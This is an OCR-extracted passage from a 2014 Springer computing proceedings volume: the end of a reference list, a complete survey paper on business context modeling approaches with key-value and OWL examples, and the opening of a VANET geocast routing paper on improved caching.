5. Golomb, B.A., Lawrence, D.T., Sejnowski, T.J.: SexNet: A neural network identifies sex from human faces. In: Proceedings of Internat. Conference on Advances in Neural Information Processing Systems, NIPS 3, vol. 3, pp. 572–577 (1991)
6. Harb, H., Chen, L.: Gender identification using a general audio classifier. In: Proceedings of International Conference on Multimedia and Expo, ICME'03, Washington, DC, USA, vol. 1(6), pp. 733–736 (2003)
7. Li, X., Maybank, S.J., Yan, S., Tao, D., Xu, D.: Gait components and their application to gender recognition. IEEE Trans. Syst. Man Cybern. C, Appl. Rev. **38**(2), 145–155 (2008)
8. Yazdanpanah, A.P., Fa, Z.K., Amirfattahi, R.: Multimodal biometric system using face, ear and gait biometrics. In: Proceedings of 10th International Conference on Information Science, Signal Processing and their Applications, ISSPA, vol. 10, pp. 251–254 (2010)
9. Zhang, D., Wang, Y.: Investigating the separability of features from different views for gait based gender classification. In: Proceedings of 19th International Conference on Pattern Recognition, ICPR, pp. 1–4 (2008)
10. Yu, S., Tan, T., Huang, K., Jia, K., Wu, X.: A study on gait-based gender classification. IEEE Trans. Image Proc. **18**(8), 1905–1910 (2009)
11. Kala, R., Shukla A., Tiwari, R.: Fuzzy Neuro systems for machine learning for large data sets. In: Proceedings of the IEEE International Advance Computing Conference, Patiala, India IACC '09, pp. 541–545 (2009)
12. Ahmed, J., Jafri, M.N., Ahmad, J., Khan, M.I.: Design and implementation of a neural network for real-time object tracking. In: Proceedings of 4th World Enformatika Conference Machine Vision and Pattern Recognition (2005)
13. Zhou, J., Sandhu P.S., Rani, S.: A neural based approach for modeling of severity of defects in function based software system. In: Proceedings of International Conference on Electronics and Information Engineering, ICEIE, vol. 2, pp. V2-568–V2-575 (2010)
14. Demuth, H., Beale, M., Hagan, M.: Neural Network Toolbox User's Guide. The MathWorks, Inc., Natrick (2009)
15. http://www.cbsr.ia.ac.cn/english/Gait%20Databases.asp

A Survey on Business Context

Danijel Novakovic and Christian Huemer

Abstract Today, business processes are modeled without taking into deeper consideration the context of the business environment where they will be later executed. As a consequence, initiation, management, and delayed adjustments of business processes are demanding, time-consuming, and very often impossible tasks. In this paper, we summarize crucial advantages and disadvantages of different context modeling approaches, and we define the context related to the scope of the business environment particularly. If we could assign a business context to a business process, we could undermine negative trends in today's business, such as interoperability issues, inconsistencies, and heterogeneous interpretations of different business processes.

Keywords Context · Context awareness · Business context · Business context awareness · Context modeling

1 Introduction

Context is widely used in pervasive systems, the most often in the case when mobile devices apply a user location to conduct different kinds of calculations. However, in this paper, we try to investigate whether a contextual knowledge could be harnessed in a different domain. It is the domain of the business

D. Novakovic (✉) · C. Huemer
Institute of Software Technology and Interactive Systems,
Vienna University of Technology, Favoritenstrasse 9-11/188,
1040 Vienna, Austria
e-mail: novakovic@big.tuwien.ac.at
URL: http://www.isis.tuwien.ac.at/

C. Huemer
e-mail: huemer@big.tuwien.ac.at

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_19, © Springer India 2014

environments where different business processes are tightly interwoven and addressed to each other. In such complex business systems, for example, being able to speed up a procedure of creating interchanged electronic business documents, to ease management of business chains, or to reuse already existing business solutions are possible steps to reduce the material expenses, time delays, operational costs, and human efforts. Therefore, we believe that the main prerequisite to streamline the overall performances of the business processes we have today is to provide a new approach to represent circumstances under which these processes are executed. In this vein, based on the general context research achievements, we are narrowly specializing the meaning of context into the scope of business processes.

The remainder of this paper is structured as follows. We summarize and compare all general context definitions in Sect. 2. Section 3 tackles problems related to context detection and determines context awareness. In Sect. 4, we narrow the scope of context to the more specific domain of business, and afterward, we define business context and business context awareness. In Sect. 5, we discuss different context modeling techniques and highlight their advantages and disadvantages. Finally, we underline the concluding remarks of our survey in Sect. 6.

2 Context

The word context originally comes from the Latin language. Its root consists of two words: *con*, which means with or together, and *texere*, which means to weave. Accordingly, the original meaning of the word context is join together. Furthermore, there have been many different scientific attempts to accurately define the real meaning of context. The most of them can be grouped under two main tenets: enumeration of examples and choosing synonyms for context.

One of the first scientifically important and widely cited context definitions is formed by Schilit and Theimer [1] in 1994. They characterize context by following the enumeration of examples approach, where context is enumerated as location, identities of nearby people and objects, and changes to those objects. Following the same tenet, Brown et al. [2] describe context as location, identities of the people around the user, the time of day, season, temperature, etc. In addition to these definitions, Dey and Abowd [3] refers to context as the user's emotional state, focus on attention, location and orientation, date and time, as well as objects and people in the user's environment. Finally, Klemke [4] provides a general classification of different context types and represents each of them in an enumeration: physical context (location, time), personal context (interest profiles, user profiles/models, knowledge profiles), domain-/content-based context (knowledge profiles, domain ontology), and organizational context (structure, progress).

In parallel to the enumeration of examples approach, there are several attempts to interpret context using adequate synonyms. In this vein, context is commonly defined either by a user or an application environment, or by a user or an

application situation. For example, Brown [5] describes context as the element of the user environment that the user's computer knows about. Jones et al. [6] interpret context as the state of the application surroundings, while Franklin and Flaschbart [7] interpret it as the user situation. Hull et al. [8] upgrade these ideas by encompassing the whole environment, and they represent context as the aspect of the current situations.

Finally, starting from definitions propagated by previous authors and taking into account all their benefits and limitations, Dey and Abowd [3] provide one of the most exploited definitions of context: "Context is any information that can be used to characterize the situation of an entity. An entity is a person, place, or object that is considered relevant to the interaction between a user and an application, including the user and applications themselves."

The main advantage of this context interpretation is that it simplifies application developer's problems to list all context enumeration elements for some chosen user case scenario. According to the definition, in every interaction, it is possible to distinguish between the following three types of entities: a person (an individual, a group of persons, etc.), a place (a country, a city, an office, etc.), and an object (an interchanged electronic business document, a good transport vehicle, etc.). Any piece of information that can be used to characterize the situation of some of them is considered to be context. Furthermore, according to the same authors, these entities can be described by different attributes which all belong to one of four primary context categories: location (where is an entity located), identity (who?—every entity must be uniquely identified), activity (what is occurring in a situation), and time (when is an activity happening).

3 Context Awareness

Similar to the previous scientific attempts to explain context, a significant effort has been taken in order to define context awareness. Our further analysis shows that terms: reactive, adaptive, responsive, situated, environment directed, and context sensitive are usually considered to be synonyms for context awareness. In essence, all context awareness definitions belong to one of the following two definition categories: using context or adapting to context.

Using context is the more general context awareness definition category. Hull et al. [8] and Pascoe [9] follow this direction and define context aware computing as the ability of computing devices to detect and sense, interpret and respond to aspects of a user's local environment and the computing devices themselves. On the other hand, adapting to context is the more specific context awareness definition category. Schilit and Theimer [1], Brown et al. [2], and Jones et al. [6] are some of the most important representatives of this approach. They see context aware applications as applications that dynamically change or adapt their behavior based on the context of the application and the user.

Finally, taking into account previously presented understandings, Dey and Abowd [3] propose one of the most applied definitions of context awareness. Accordingly, "A system is Context Aware if it uses context to provide relevant information and/or services to the user, where relevancy depends on the users' task."

3.1 Sensor and Context Types

In context aware systems, a piece of contextual information is provided by sensors. Sensors can be realized either by hardware or by data sources. Indulska and Sutton [10] distinguish three different types of them: physical sensors, virtual sensors, and logical sensors.

Physical sensors, which are also well known as hardware sensors, are the most often used today. Microphones, cameras, thermometers, motion detectors, and magnetic field detectors are some of their most frequent representatives. In contrast, virtual sensors are not dependent on hardware devices. They detect pieces of context information from software applications or services. For example, querying an electronic planner can be the source of the current user location, user nearby objects, or technical demands. Logical sensors are usually composite. They encompass physical and virtual sensors with additional data acquired by web services, databases, tables, and other data structures. For example, a logical sensor may provide the user current location by using a web service that looks up IP addresses.

Depending on the sensor type which is used for detection, we can distinguish between two different types of context: external (physical) context and internal (logical) context. External context is the context that is observed by hardware sensors. The possible representatives are as follows: location, temperature, pressure, weight, noise, touch, color, etc. On the other hand, internal context is particularly important for the scope of business processes. It is the context which sources are logical sensors. Therefore, internal context is usually formed directly by user or from user interactions (business processes, interchanged electronic business documents, open web pages, task problems, user emotions, etc.).

4 Business Context

Business is the area where the context theory could be much more exploited than it is today. For example, if we know the context of some business environment, we are able to assume types of interchanged electronic business documents, their precise structures, and even their real data contents. Thus, if we are aware of the business context, we can speed up processes of creation of interchanged electronic business documents, reduce a probability of unwanted errors, improve a consistency and, finally, increase a standardization level of interchanged documents.

Furthermore, imagine that some of our documents contain a list of prices. If a user is located in the UK, the prices should be listed in terms of British Pounds. However, if the user is located in Austria, the prices should be presented in terms of Euros. In our last example, the user location is of contextual meaning. It is used to characterize the situation of participants in the business processes. Thus, being aware of business context can result into streamlining overall performances of business processes.

In the previous sections, we determined context and context awareness in general. Now we will narrow those definitions only to the context assigned to the business environment where different business processes are interrelated. Starting from our previously represented understandings, and considering Dey and Abowd's [3] main context definition, we define business context in the following way: *Business context is any information that can be used to characterize the situation of an entity within a scope where business operates. An entity is a person, place, or object that is considered relevant to the execution of a business process in a business environment, including the business process and business environments themselves.*

In essence, business context encapsulates metadata, which define circumstances under which some specific data are or are not relevant. In Sect. 2, we discussed four primary context categories: location, identity, activity, and time. Our further analysis has shown that two of them, location and activity, are particularly important for the characterization of business context. Furthermore, we introduce the third primary business context category named industry. In this vein, a piece of information that encompasses a specific geopolitical region with a specific industry branch, for example: Switzerland and the book industry, Austria and the DVD industry, or France and the aircraft industry, is most important to locate and describe the situation of the business processes, which are involved within a particular user activity, such as invoice order, purchase order, sales order, or goods receipt.

4.1 Business Context Awareness

In the previous section, we have seen that before some information can be used as context by some system, this system must have the ability to detect context. Likewise, the same holds in the business environment where each business system must be business context aware. Based on our presented understandings and analogously to the general definition of context awareness formed by Dey and Abowd [3], we define business context awareness in the following way: *A system is business context aware if it uses business context to provide relevant information and/or services to the business process, where relevancy depends on the task encapsulated by the business process.*

In the typical business environment, contextual information is usually formed directly by business partners or by monitoring interactions between tangled business processes, for example: from their interchanged electronic business

documents, database structures, electronic planners. Thereby, according to the previous classification of different sensors presented in Sect. 3, virtual and logical sensors are those which are mainly applied to detect our relevant contextual metadata. Thus, from the aspect of the business context aware systems we just introduced, we can more precisely determine business context of our interest as internal (logical) business context.

5 Context Modeling

One of the most detailed classifications of different context modeling techniques is done by Strang and Linhoff-Popien [11]. They consider data structures and used to represent and exchange contextual information in the respective system, as main classification criteria. Starting from their most important results and including outcomes achieved by other relevant researches [12, 13], we present main context modeling instruments in the following.

5.1 Key Value Models

The Key Value model is a context modeling approach where the simplest data structures are used to represent and exchange contextual information. More precisely, context is described by the list of attributes, where each of them is presented as a context key and context value pair. These pairs are usually realized as environment variables. Therefore, this context modeling approach is often used to represent capabilities or incapabilities of services in service frameworks, where capability discovery functions involve attribute matching algorithms.

The main advantage of the Key Value modeling approach is simplicity of its implementation. However, it cannot be used to model more sophisticated context. Some of the examples of its usage are as follows: Schilit et al. [14] and Capeus framework [15]. In Fig. 1, we present our simple example of the Key Value model where the corresponding instances describe the automotive industry in Austria. We will use the same example to show how its corresponding contextual data could be implemented by the other context modeling techniques in the following.

```
Model:
[<ContextKey> Context Value]*
----------
Instances:
<EconomicGroup> European Union; <MonetaryGroup> Eurozone; <Currency> Euro; <Continent> Europe;
<Country> Austria; <Industry> Automotive; <Product> Tire; <ProductType> Winter Tire; ...
```

Fig. 1 Example of Key Value model

5.2 Markup Scheme Models

Markup Scheme models are the type of context modeling approach where hierarchical data structures, which consist of markup tags with attribute values, are used to represent contextual information. The content of a markup tag is very often recursively defined by other markup tags.

In particular, this modeling approach is simple to manage. An existence of a scheme definition provides a stable foundation for developing validation tools. However, strict hierarchical structures imply lacks of flexibility. Some of the examples are as follows: composite capabilities/preference profile (CC/PP) [16], user agent profile (UAProf) [17], comprehensive structure context profiles (CSCP) [18], and Centaurus capability markup language [19]. In Fig. 2, we present our simple example of the Markup Scheme model and the corresponding instance which describes the automotive industry in Austria.

5.3 Graphical Models

Graphical models are used to express relationships between context entities. This is realized by two main directions. The first method is known as diagrammatic modeling. It uses the unified modeling language (UML) as the main instrument to model context. UML consists of graphical elements (UML diagrams), which are excellent foundations for context modeling. Relevant examples are realized by Sheng and Benatallah [20]. The second commonly used method extends the object role modeling (ORM) with contextual information. This procedure is shown by Henricksen et al. [21], Halpin [22], Nijssen and Halpin [23], Elmasari and Navathi [24], and so forth. In Fig. 3, we present the graphical context model of our already introduced simple example using UML class diagrams. Accordingly, a class *Country* is defined. This class is related with the class *AdminArea* through the




Fig. 2 Example of Markup Scheme model




Fig. 3 Example of graphical model

association of type composition and with the class *Industry* through the association, which has the multiplicity 1…*, etc.

Graphical models are the best for structuring contextual data. Their representations are based on graphical visualization, which is supported by many powerful graphical design tools. Furthermore, they can be used to automatically derive code representations or entity relationship (ER) models for databases. However, the lack of reasoning capabilities is the most important drawback of the graphical context modeling approach.

5.4 Object-Oriented Models

Object-oriented models are the context modeling approach where context is structured into classes of objects and their relationships. Contrary to the previously described graphical context modeling approach, this strategy uses the complete power of the object-oriented paradigm, such as abstraction, encapsulation, polymorphism, reusability, and inheritance. Accordingly, different context types are represented by different classes, which completely hide details of context representation. Access to contextual data is possible only through specially defined interfaces.

The general ideas present in object-oriented modeling are today widely used. Thereby, this context modeling approach is very suitable for the majority of developers. Its strength in the requirements of distributed entities is the most important benefit of its application. On the other hand, invisibility caused by encapsulation is its main drawback. This reflects into undermining of the formality requirements. Some cases using the object-oriented context modeling approach are as follows: hydrogen project [25], TEA project [26], active object model in the GUIDE project [27], and object-oriented paradigm to model context [28].

5.5 Logic-Based Models

Logic-based models define context in terms of facts, expressions, and rules. This is followed by the highest possible level of formalism. In practice, starting from already existing facts, logic conditions, and knowledge bases and by following existing rules, new contextual data can be concluded. This process of new knowledge derivation is well known as the process of reasoning or inferencing. After its accomplishment, a derived contextual information is represented as a new fact in a formal way.

Although the high level of formality and support for reasoning are considered to be the most important characteristics of the logic-based context modeling approach, they also represent sources of significant drawbacks. For example, it can be very difficult to construct, implement, and maintain complex logic systems which should cover a wide range of context. Furthermore, reasoning can be applied only under these demanding systems as a whole, which implies that partial reasoning and validations are not possible. Therefore, the lack of scalability is a very serious issue of this context modeling technique. Finally, the logic-based models also show important weaknesses in detection and solving incompleteness, ambiguity, and low quality of information.

Some cases using the logic-based context modeling approach are as follows: McCarthy's approach [29], Giunchiglia's approach [30], and extended situation theory by Akman and Surav [31]. In Fig. 4, we present the logic-based context model of our already described simple example. For instance, the expression: $A < B$ denotes that the context in which the entity A is valid is the subset of the context in which the entity B is valid.

5.6 Ontology-Based Models

Ontology-based models combine logic- and object-oriented modeling techniques. Accordingly, context is characterized by classes (concepts), individuals (facts), and properties (roles, relationships). In essence, an ontology describes the concepts




Fig. 4 Example of logic-based model

```
<owl:Class rdf:about="http://ontexample#Country">
      <owl:sameAs rdf:resource="http://dbpedia.org/page/Country"/>
      <owl:sameAs rdf:resource="http://umbel.org/umbel/sc/Country"/>
      <rdfs:label>Land</rdfs:label>
      <rdfs:label>Država</rdfs:label>
</owl:Class>
<owl:Class rdf:about="http://ontexample#Automotive">
      <rdfs:subClassOf rdf:resource="http://ontexample#Industry"/>
</owl:Class>
<owl:ObjectProperty rdf:about="http://ontexamplel#hasIndustry"/>
<owl:NamedIndividual rdf:about="http://ontexample.owl#Austria">
      <rdf:type rdf:resource="http://ontexample.owl#Country" />
      <hasIndustry rdf:resource="http://ontexample.owl#Automotive"/>
      <owl:sameAs rdf:resource="http://dbpedia.org/page/Austria" />
      <rdfs:label>Österreich</rdfs:label>
      <foaf:homepage rdf:resource="http://www.bundeskanzleramt.at/" />
</owl:NamedIndividual>
-----------------
Reasoning example:
(?A rdfs:subClassOf ?B) AND (?B owl:hasStandVATRate ?C)  →  (?A owl:hasStandVATRate ?C)
```

Fig. 5 Example of ontology-based model

in some particular domain and the relationships that hold between them. More complex concepts are usually defined by derivation from simpler concepts.

Similar to the case of the logic-based models, the high level of formality and support for reasoning are the main advantages of the ontology-based context modeling technique. Furthermore, the capabilities of knowledge sharing and knowledge reusing additionally underpin the usage of the approach. On the other hand, requirements that all conclusions must be computable and finished in finite time imply that ontologies might not have a mechanism which is rich enough to define complex contextual data. Likewise, ontological reasoning is a very demanding process with expensive performance requirements.

Some cases using this modeling approach are as follows: the Business Context Ontology (BCOnt) model [32], the Context Ontology (CONON) model [33], the Context Broker Architecture (CoBrA) model [34], the Standard Ontology for Ubiquitous and Pervasive Applications (SOUPA) model [35], and Context Management Ontology (COMANTO) model [36]. In Fig. 5, we express the context model of our already described simple example using the OWL-DL sublanguage [37]. Accordingly, we define classes, such as *country* and *automotive*, the object property *hasIndustry*, and the instance *Austria*. Knowledge sharing and interconnection with external ontologies are achieved using the OWL-DL included property *owl:SameAs* and using direct linking, such as *foaf:name* and *foaf:homepage*.

5.7 Guideline for Business Context Modeling

According to the conclusion presented by Strang and Linnhoff-Popien [11], based on the six requirement parameters that they introduced, ontologies are the most promising approach for modeling context in ubiquitous environments. Furthermore, they claim that this final conclusion does not mean that other approaches can not be suitable.

With respect to the aforementioned context modeling contribution and in correspondence with the already explained advantages and disadvantages of different context models, we can conclude that the uniform context modeling approach does not exist. A context modeling choice depends on the particular domain, and it is tightly related with desired performances and requirements. As already explained in the previous subsections, in particular situations some types of models show their strengths, while the others show their weaknesses.

In our future work, we will focus on modeling business context, which we have defined in Sect. 4. Based on the presented characteristics of different context models, we have decided to follow logic-based and ontology-based context modeling techniques. A detailed implementation is a part of our research, but it is not in the scope of this survey.

6 Conclusion

This paper presents main results of our business context survey, conducted during our research on business context aware business document modeling. Accordingly, our main conclusion is that business process modeling is a new scope where a contextual knowledge can be exploited.

Furthermore, our investigation has shown that the uniform context modeling technique does not exist. In practice, the choice of the most proper context model tightly depends on a domain-specific nature of the context. Accordingly, for the specific domain of internal business context, we will apply logic-based and ontology-based context modeling approaches where location, activity, and industry are the most important primary context categories.

Acknowledgment The described research is financially supported by the Vienna PhD School of Informatics [38].

References

1. Schilit, B., Theimer, M.: Disseminating active map information to mobile hosts. IEEE Network, 22–32 (1994)

2. Brown, P.J., Bovey, J.D., Chen, X.: Context-aware applications: from the laboratory to the marketplace. IEEE Pers. Commun. **4**(5), 58–64 (1997)
3. Dey, A.K., Abowd, G.D.: Towards a better understanding of context and context-awareness. In: Workshop on the What, Who, Where, When, and How of Context-Awareness, as part of the 2000 Conference on Human Factors in Computing Systems (CHI 2000), April 2000
4. Klemke, R.: Context framework—an open approach to enhance organisational memory systems with context modelling techniques. In PAKM, 2000
5. Brown, P.J.: The stick-e document: a framework for creating context-aware applications. In: Proceedings of EP'96, pp. 259–272, Palo Alto. Also published in it EP–odd, Jan 1996
6. Jones, A., Ward, A., Hopper, A.: A new location technique for the active office, 26 Nov 1997
7. Franklin, D., Flachsbart, J.: All gadget and no representation makes jack a dull environment, 08 Oct 1998
8. Hull, R., Neaves, P., Bedford-Roberts, J.: Towards situated computing. In: ISWC, pp. 146–153 (1997)
9. Pascoe, J.: Adding generic contextual capabilities to wearable computers. In: ISWC, pp. 92–99 (1998)
10. Indulska, J., Sutton, P.: Location management in pervasive systems. In: CRPITS'03, Proceedings of the Australasian Information Security Workshop, vol. 21 of CRPIT, pp. 143–151, Adelaide, Australia. ACS (2003)
11. Strang, T., Linnhoff-popien, C.: A context modeling survey, 18 Aug 2004
12. Bolchini, C., Curino, C., Quintarelli, E., Schreiber, F.A., Tanca, L.: A data-oriented survey of context models. SIGMOD Record **36**(4), 19–26 (2007)
13. Baldauf, M., Dustdar, S., Rosenberg, F.: A survey on context-aware systems. IJAHUC **2**(4), 263–277 (2007)
14. Schilit, B., Adams, N., Want, R.: Context-aware computing applications. In: Workshop on Mobile Computing Systems and Applications, Santa Cruz, CA, US (1994)
15. Samulowitz, M., Michahelles, F., Linnhoff-Popien, C.: CAPEUS: an architecture for context-aware selection and execution of services. In: Zielinski, K., Geihs, K., Laurentowski, A. (eds.) DAIS, volume 198 of IFIP Conference Proceedings, pp. 23–40. Kluwer (2001)
16. W3C: Composite capabilities/preferences profile (cc/pp). http://www.w3.org/TR/CCPP-struct-vocab, Jan 2004. Last visit: April 2012
17. WAPForum: User agent profile (uaprof). http://www.wapforum.org, Oct 2001. Last visit: April 2012
18. Held, A., Buchholz, S., Schill, A.: Modeling of context information for pervasive computing applications. In: Proceedings of the 6th World Multiconference on Systemics, Cybernetics and Informatics, Orlando, FL, July 2002
19. Kagal, L., Korolev, V., Chen, H., Joshi, A., Finin, T.: Centaurus a framework for intelligent services in a mobile environment, 10 Dec 2001
20. Sheng, Q., Benatallah, B.: ContextUML: A UML-based modeling language for model-driven development of context-aware web services development, pp. 206–212, July 2005
21. Henricksen, K., Indulska, J., Rakotonirainy, A.: Generating context management infrastructure from high-level context models. In: 4th International Conference on Mobile Data Management (MDM)—Industrial Track, pp. 1–6 (2003)
22. Halpin, T.: Information modeling and relational databases: from conceptual analysis to logical design. Morgan Kaufmann Publishers Inc., San Francisco (2001)
23. Nijssen, G.M., Halpin, T.A.: Conceptual Schema and Relational Database Design: A Fact Oriented Approach. Prentice-Hall, Sydney (1989)
24. Elmasri, R., Navathe, S.B.: Fundamentals of Database Systems, 2nd edn. Benjamin/Cummings (1994)
25. Hofer, T., Schwinger, W., Pichler, M., Leonhartsberger, G., Altmann, J., Retschitzegger, W.: Context-awareness on mobile devices—the hydrogen approach. In: HICSS, p. 292 (2003)
26. Schmidt, A., Beigl, M., Gellersen, H.W.: There is more to context than location. Comput. Graph. **23**(6), 893–901 (1999)

27. Cheverst, K., Mitchell, K., Davies, N.: Design of an object model for a context sensitive tourist GUIDE. Comput. Graph. **23**(6), 883–891 (1999)
28. Bouzy, B., Cazenave, T.: Using the object oriented paradigm to model context in computer go. In: Proceedings of the First International and Interdisciplinary Conference on Modeling and Using Context (1997)
29. McCarthy, J., Buvac, S.: Formalizing context (expanded notes). Available from http://www-formal.stanford.edu/buvac (1995)
30. Ghidini, C., Giunchiglia, F.: What is local models semantics? In: Bouquet, P., Serafini, L., Thomason, R.H. (eds.) Perspectives on Context, pp. 19–41. CSLI Publications, Stanford, California (2007)
31. Akman, V., Surav, M.: Steps toward formalizing context. AI Mag. **17**(3), 55–72 (1996)
32. Novakovic, D., Huemer, C.: Business context sensitive business documents: An ontology based business context model for core components. In: Tenth Conference for Informatics and Information Technology (CIIT2013), Bitola Macedonia, April 2013
33. Wang, X., Zhang, D, Gu, T., Pung, H.K.: Ontology based context modeling and reasoning using owl. In: PerCom Workshops, pp. 18–22 (2004)
34. Chen, H., Finin, T.W., Joshi, A.: Using owl in a pervasive computing broker. In: OAS, pp. 9–16 (2003)
35. Chen, H., Perich, F., Finin, T.W., Joshi, A.: Soupa: standard ontology for ubiquitous and pervasive applications. In: MobiQuitous, pp. 258–267 (2004)
36. Pils, C., Roussaki, I., Strimpakou, M.: Location-based context retrieval and filtering. In: LoCA, pp. 256–273 (2006)
37. Welty, C., McGuinness, D.L., Smith, M.K.: OWL web ontology language guide. W3C recommendation, W3C. http://www.w3.org/TR/2004/REC-owl-guide-20040210/, Feb 2004
38. Vienna PhD School of Informatics: http://www.informatik.tuwien.ac.at/teaching/phdschool

Enhanced Caching for Geocast Routing in Vehicular Ad Hoc Network

Omprakash Kaiwartya and Sushil Kumar

Abstract In vehicular ad hoc network (VANET), the major challenge for routing protocol is to find a route from the sender to the destination without any pre-configured information under constantly varying link circumstances. Topology-based routing is strictly avoided because of frequent changes in the topology. The approach of position-based routing relies only on geographical position information to deal with the problem of dynamic topology changes. Also, in most of the intelligent transport system (ITS) applications such as collision warning, advertising, alerts message, information needs to be disseminated in a predefined geographical region. That is why, position-based geocast routing is a suitable candidate for VANETs since position information is already available from navigation systems. In this paper, we have proposed a novel geocast routing protocol named "Enhanced Caching for Geocast routing (ECGR)" that takes the advantage of "Geocast in Vehicular Environments: Caching and Transmission Range Control for Improved Efficiency (CTRC)" and can be used in various ITS applications. The main contribution of our work is to introduce a novel coverage determination algorithm. This algorithm improves the caching methodology of CTRC and almost eliminates the packet loss due to high-speed movement of vehicles. Our new protocol also improves the throughput of the system by eliminating the range-forwarding approach of CTRC and using full radio transmission range of the vehicles to forward packets.

Keywords VANET · Routing protocols · ITS · ECGR · CTRC

O. Kaiwartya (✉) · S. Kumar
School of Computer and Systems Sciences, Jawaharlal Nehru University,
New Delhi 110067, India
e-mail: omokop@gmail.com

S. Kumar
e-mail: skdohare@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_20, © Springer India 2014

1 Introduction

World Health Organization's (WHO) survey shows that millions of people around the world die every year because of vehicular traffic accidents and one-fourths of all deaths caused by injury only. Also, about 50 millions of people are injured in vehicular traffic accidents [1]. Recently, V2X applications have attracted more attention from industry and government around the world because of their unique potential to address vehicle safety and traffic congestion challenges at lower operational cost. These applications (V2X) can also be used for commercials and vehicular infotainment [2].

Vehicular ad hoc networking (VANETs) is a modern concept, emerging as a new research area, which integrates three prior communication research areas namely ad hoc networks, wireless LAN, cellular telephony. The main purpose of the VANETs is to improve the traffic safety and provides the number of comfort application to traveling people [3]. VANET uses short-range wireless communication (SRWC). IEEE 802.11 p is a wireless communication protocol, particularly designed for VANET [4, 5]. Traditional topology-based routing protocols are not suitable for VANET [3]. Position-based geocast routing protocols are more suitable, effective, and scalable for VANET [6].

In this paper, we propose a geocast routing protocol called Enhanced Caching for Geocast Routing (ECGR). It takes advantage of Geocast in Vehicular Environments: Caching and Transmission Range Control for Improved Efficiency (CTRC). Our proposed protocol is based on novel coverage determination algorithm and enhanced caching technique to eliminate the packet loss and reduce the end-to-end delay. The proposed protocol is simulated using network simulator ns-2 for three parameters throughput, packet loss and end-to-end packet delay to analyze the performance of the protocol.

The rest of the paper is organized as follows. We discuss related work in Sect. 2. In Sect. 3, the design of ECGR is presented. Simulation result and performance analysis of proposed protocol are given in Sect. 4. Finally, we conclude this paper in Sect. 5.

2 Related Work

CTRC is a geocast routing protocol, which uses caching and transmission range control in VANET [7]. It uses line forwarding for hop-to-hop delivery and area forwarding for hop-to-multihop delivery inside geocast region. It always uses closest node to the destination, which is inside transmission range as its next forwarder node. This approach is also called greedy forwarding. It uses caching approach to deal with the problem of local maximum or dead end or not having a node that is closer to the destination w.r.t to itself. In this approach, routing layer is equipped with a small cache, which is used to temporarily store those packets that

cannot be forwarded due to local maximum or dead-end problem. An on-demand beaconing system is used to help during the forwarding of cached information. In the second strategy, it uses distance-aware neighborhood selection approach to reduce the number of hops in forwarding. To deal with high-speed mobility of the node, it uses range-forwarding technique. In range-forwarding technique, it reduces (may be half) the transmission range of node so that the node selected as next forwarder could not go out of range during actual transmission of information. In B-MFR routing protocol [8], the author has tried to minimize the number of forwardings by always selecting the border node as next forwarder during line forwarding or hop-to-hop forwarding. In P-GEDIR [9], they have tried to simplify the selection process of next forwarder by selecting only those nodes that are currently inside of a small predetermined region toward the direction of destination node.

3 Proposed Work

Our current geocast routing protocols in vehicular ad hoc network are facing packet loss problem due to high-speed mobility of the vehicles. To overcome this problem in VANET, researchers are trying to use caching technique in collaboration with routing protocols. In our current work, design of ECGR is also a step to move forward in this research dimension.

3.1 Protocol Design

Our proposed geocast routing protocol ECGR has two main concepts that are different from CTRC and which make it novel: first, improved caching technique, and second, transmission with full radio transmission range power.

3.2 Improved Caching Technique

ECGR improves the caching methodology of CTRC by not only caching those information packets that cannot be forwarded because there is no node in its transmission range that is nearer to the destination region from itself, but also caching those information packets that cannot be sent because the node, which is nearer to destination region from itself, goes out of range immediately because of high-speed movements. My geocast protocol also performs recaching, means that it does not send a cached information packet until it can be delivered to either more appropriate node or destination with surety. For this guaranteed delivery, node uses neighborhood table information, which contains the following information about each neighbor node as shown in Fig. 1.

ID	Position Info	Average Speed Info	Current time when a neighbor has sent this info

Fig. 1 Format of neighborhood table information

